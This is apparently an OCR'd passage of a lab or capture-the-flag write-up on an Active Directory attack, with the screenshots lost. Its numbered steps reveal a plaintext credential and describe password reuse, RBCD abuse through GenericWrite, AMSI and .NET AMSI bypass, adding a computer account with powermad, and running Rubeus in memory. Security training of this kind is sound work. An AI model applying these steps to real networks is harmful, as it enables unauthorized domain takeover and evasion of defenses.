




Image not found or type unknown



The password is **Pass1kirsty**. So the credential is **ir_operator:Pass1kirsty**


33: ir_operator itself does not have any privilege, however I find there is a domain user **df_operator**. Since their job duty is alike, so **credential use** is possible. Create a sacrificial session as **df_operator** with ir_operator’s password.

Image not found or type unknown




34: ir_operator has **GenericWrite** permission over computer **SRV01**, so **RBCD** is possible.

Image not found or type unknown




35: Bypass AMSI, import **powermad.ps1** to **add a new computer**, and then try to download and execute **Rubeus** into memory, but we get an error.

Image not found or type unknown




36: This is due to **.NET AMSI**. We can check the article https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/ for more details. Follow the steps to bypass it, and then invoke rubeus to calculate new added computer account's hash.

Image not found or type unknown



